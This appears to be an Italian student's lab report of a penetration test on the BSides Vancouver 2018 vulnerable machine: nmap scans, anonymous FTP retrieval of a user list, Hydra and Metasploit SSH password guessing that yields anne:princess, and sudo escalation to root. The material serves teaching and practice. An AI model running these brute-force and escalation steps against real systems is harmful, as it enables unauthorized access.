Studentessa	Corso	Attività svolta
Martina Foresta	Cybersecurity	VA/PT completo su BSides Vancouver 2018

Valutazione di sicurezza della macchina BSides Vancouver 2018

1. Obiettivo e risultato

L'attività aveva l'obiettivo di eseguire una valutazione di vulnerabilità e un penetration test completo sulla macchina BSides Vancouver 2018, mantenuta in una rete interna di laboratorio. Il percorso risolutivo ha previsto l'individuazione del bersaglio, l'enumerazione dei servizi, il recupero della lista utenti via FTP, una verifica mirata delle credenziali SSH e l'accesso come anne. La configurazione sudo ha infine consentito di ottenere root e leggere il file flag.txt.

2. Ambiente e identificazione del bersaglio


Kali Linux era collegata alla rete interna con indirizzo 192.168.50.100/24. La verifica iniziale è stata eseguita con ip -br address, che mostra in forma compatta lo stato e gli indirizzi delle interfacce.

```
ip -br address
```



La scansione di sola individuazione degli host ha rilevato tre indirizzi attivi. L'indirizzo 192.168.50.100 apparteneva a Kali, 192.168.50.2 al servizio DHCP di VirtualBox e 192.168.50.151 alla macchina bersaglio.


```
sudo nmap -sn 192.168.50.0/24
```



3. Enumerazione delle porte e dei servizi


Con l'opzione -sV Nmap ha interrogato i servizi esposti per identificarne il tipo e la versione. Sono state rilevate le porte TCP 21, 22 e 80, associate rispettivamente a FTP, SSH e HTTP.

```
sudo nmap -sV 192.168.50.151
```



È stata poi eseguita una scansione di tutte le 65.535 porte TCP. L'opzione -p- indica l'intero intervallo, --open mostra solo le porte aperte e -T4 usa una temporizzazione rapida adatta alla rete di laboratorio. Il risultato ha confermato che le sole porte TCP aperte erano 21, 22 e 80.


```
sudo nmap -p- --open -T4 192.168.50.151
```




4. Enumerazione FTP e recupero della lista utenti

Il servizio FTP permetteva l'accesso anonimo. Dopo il collegamento è stato inserito anonymous come nome utente e il server ha risposto con 230 Login successful.

```
ftp 192.168.50.151
```




La directory public conteneva il file users.txt.bk. Il suffisso .bk suggerisce una copia di backup lasciata accessibile, situazione che può esporre informazioni non destinate alla pubblicazione.



Il comando get ha scaricato il file nella directory locale di Kali. La lettura del contenuto ha restituito cinque possibili nomi utente: abatchy, john, mai, anne e doomguy.

```
get users.txt.bk
```





```
cat users.txt.bk
```

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

5. Enumerazione del servizio web

Aprendo l'indirizzo del bersaglio nel browser è comparsa la pagina predefinita di Apache. Questo confermava il funzionamento del server HTTP, ma non mostrava ancora l'applicazione effettiva.




It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

Poiché la pagina iniziale non conteneva collegamenti utili, è stata svolta una ricerca sul significato e sull'uso del file robots.txt. Questo file comunica ai crawler quali percorsi non indicizzare, ma non rappresenta un controllo di accesso. Inserendo manualmente /robots.txt nell'URL è stato trovato il percorso /backup_wordpress.



Il percorso indicato conduceva a un'installazione denominata Deprecated WordPress blog. Un articolo dichiarava che il blog non era più mantenuto. La verifica ha quindi confermato la presenza di un'applicazione web non collegata dalla pagina principale, ma questo ramo non è stato utilizzato per ottenere l'accesso alla macchina.



6. Recupero mirato delle credenziali SSH

Come primo tentativo è stato avviato Hydra contro SSH con la lista degli utenti recuperata e rockyou.txt. Hydra ha restituito un errore relativo all'autenticazione tramite password e non ha individuato credenziali valide. Si è quindi controllato manualmente il comportamento SSH dei singoli nomi:

hydra -L users.txt.bk -P /usr/share/wordlists/rockyou.txt -f 192.168.50.151 ssh

Per capire quale dei nomi recuperati tramite FTP potesse essere utilizzato sul servizio SSH, sono state provate manualmente alcune connessioni:

```
ssh abatchy@192.168.50.151
```

```
ssh john@192.168.50.151
```

```
ssh mai@192.168.50.151
```

```
ssh anne@192.168.50.151
```

```
┌──(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.50.151
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
abatchy@192.168.50.151: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh john@192.168.50.151
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.50.151: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh mai@192.168.50.151
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.50.151: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.151
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.50.151's password:
```

Le connessioni con abatchy, john e mai sono state rifiutate con il messaggio Permission denied (publickey). Con anne, invece, il server ha mostrato il prompt per l'inserimento della password. Questo non dimostrava ancora che la password fosse conosciuta o valida, ma indicava che anne accettava l'autenticazione tramite password ed era quindi il candidato da approfondire.

Durante l'esplorazione del servizio SSH, nella console di Metasploit era stata eseguita la ricerca search ssh_login. La ricerca ha restituito il modulo auxiliary/scanner/ssh/ssh_login, descritto come "SSH Login Check Scanner": era pertinente perché serviva a verificare credenziali sul servizio SSH rilevato sulla porta 22. Il modulo è stato selezionato con use 0 e ne sono state esaminate le opzioni. Dopo le prove manuali sui nomi recuperati via FTP, la verifica è stata concentrata su anne usando la lista più contenuta nmap.lst. STOP_ON_SUCCESS true interrompe il controllo al primo risultato valido, mentre CreateSession true apre una sessione SSH se le credenziali vengono accettate:

search ssh_login

use auxiliary/scanner/ssh/ssh_login



```
msf > search ssh_login

Matching Modules
================

   #  Full Name                                 Disclosure Date  Rank    Check  Name
   -  ---------                                 ---------------  ----    -----  ----
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login

msf > use 0
msf auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   KEY_PASS                           no        Passphrase for SSH private key(s)
   KEY_PATH                           no        Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped. Duplicate private keys will be ignored.
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   PRIVATE_KEY                        no        The string value of the private key that will be used. If you are using MSFConsole, this value should be set as file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA private keys are supp
                                                orted.
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) >
```

set RHOSTS 192.168.50.151


set USERNAME anne

set PASS_FILE /usr/share/wordlists/nmap.lst

set STOP_ON_SUCCESS true

set CreateSession true

run




Il modulo ha trovato la coppia anne:princess e ha aperto una sessione SSH. L'output ha verificato l'utente anne, l'appartenenza al gruppo sudo e il sistema bersaglio. La prova viene mantenuta perché costituisce il passaggio effettivo verso l'escalation dei privilegi.



7. Escalation dei privilegi

Per ottenere un terminale interattivo è stata aperta una normale connessione SSH da Kali con le credenziali anne:princess. Il login è riuscito e il server ha mostrato Ubuntu 12.04.4 LTS.

```
ssh anne@192.168.50.151
```



Nel terminale SSH, sudo -l ha richiesto la password di anne e ha indicato (ALL : ALL) ALL. Questa regola autorizzava anne a eseguire qualunque comando come qualunque utente, dopo l'autenticazione.

```
sudo -l
```

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.151
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.50.151's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.


New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$
```

Il comando sudo -i ha aperto una shell di login con privilegi amministrativi. whoami ha restituito root, fornendo la prova diretta dell'escalation riuscita.

```
sudo -i
whoami
```



Nella directory /root, ls -la ha mostrato il file flag.txt, posseduto da root. La lettura del file ha confermato il completamento dell'obiettivo della macchina.

```
root@bsides2018:~# pwd
/root
root@bsides2018:~# ls -la
total 40
drwx------  3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-------  1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5  2018 flag.txt
-rw-------  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
